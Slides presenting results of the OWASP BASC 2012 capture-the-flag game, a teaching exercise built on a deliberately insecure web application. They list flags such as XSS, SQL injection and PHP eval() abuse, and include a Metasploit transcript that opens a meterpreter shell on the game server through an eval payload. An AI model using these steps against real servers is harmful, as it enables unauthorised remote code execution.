Capture the Flag Results

OWASP BASC 2012
October 13, 2012

Ming Chow
mchow@cs.tufts.edu

Why Have a CTF Game?

- *Learning opportunity*
- Apply skills
- Have fun
- FYI, OWASP BASC 2012 registration statistics: of the people who answered the question about level of experience (only 180 out of the 263 registered)
  - 24%: new to web application security
  - 43%: somewhat familiar with web app sec
  - 37%: very familiar

How the Game Was Designed


- Many thanks to Eric Schulman for donating server(s) for game!
- Custom, deliberate insecure web application
- Allow liberties to players
- Have a number of different flags and opportunities
  - Test a number of obvious techniques including XSS and SQL injection
  - Have a opportunity to use Metasploit
- Content of game will be open sourced at https://github.com/mchow01/Security

Observations and Results

- 12,806 hits to www; 3,137 SQL injection attempts
- Lots of players were using or depending on an automated tool, particularly AppScan…
- …alas, creating a lot of noise
- Who placed the redirect to micrmsoft.com?
- It was brought to my attention that players were fooled to play some other CTF game at 107.20.44.91

The Flags, Opportunities

1. Cross Site Scripting (XSS)
2. Just type in the name of the file (i.e., `/var/www/`) [FLAG 1]
3. SQL injection [FLAG 2]
4. Take advantage of PHP `eval()` [FLAG 3]
   - You can use Metasploit for this one, image on next slide
5. Read the source of `index.php` [FLAG 4]
6. Dump of `board.users` table in MySQL [FLAG 5]
7. Look in `test.notes` table in MySQL [FLAG 6]
8. Local storage [FLAG 7]
9. Steganograpy [FLAG 8]
10. Look in `/` [FLAG 9]
11. Buffer overflow (must SSH into server as the user "lrrr") [FLAG 10]
12. Look in `/etc/php5/apache2/php.ini` [FLAG 11]



```
msf > use exploit/unix/webapp/php_eval
msf  exploit(php_eval) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf  exploit(php_eval) > set RHOST 67.23.79.113
RHOST => 67.23.79.113
msf  exploit(php_eval) > set URIPATH /index.php?id=!CODE!
URIPATH => /index.php?id=!CODE!
msf  exploit(php_eval) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf  exploit(php_eval) > exploit

[*] Sending request for: http://67.23.79.113:80/index.php?id=error%5freporting%280%29%3beval%28%24%5fSERVER%5bHTTP%5f
X%5fGEWNHNFVHKEXVNSIRD%5d%29%3b
[*] Started bind handler
[*] Payload will be in a header called X-GEWNHNFVHKEXVNSIRD
[*] Sending stage (39217 bytes) to 67.23.79.113
[*] Meterpreter session 1 opened (10.10.16.20:52891 -> 67.23.79.113:4444) at 2012-10-13 16:27:26 -0400

meterpreter >
```

Resources

- http://www.metasploit.com/modules/exploit/unix/webapp/php_eval
- http://www.offensive-security.com/metasploit-unleashed/PHP_Meterpreter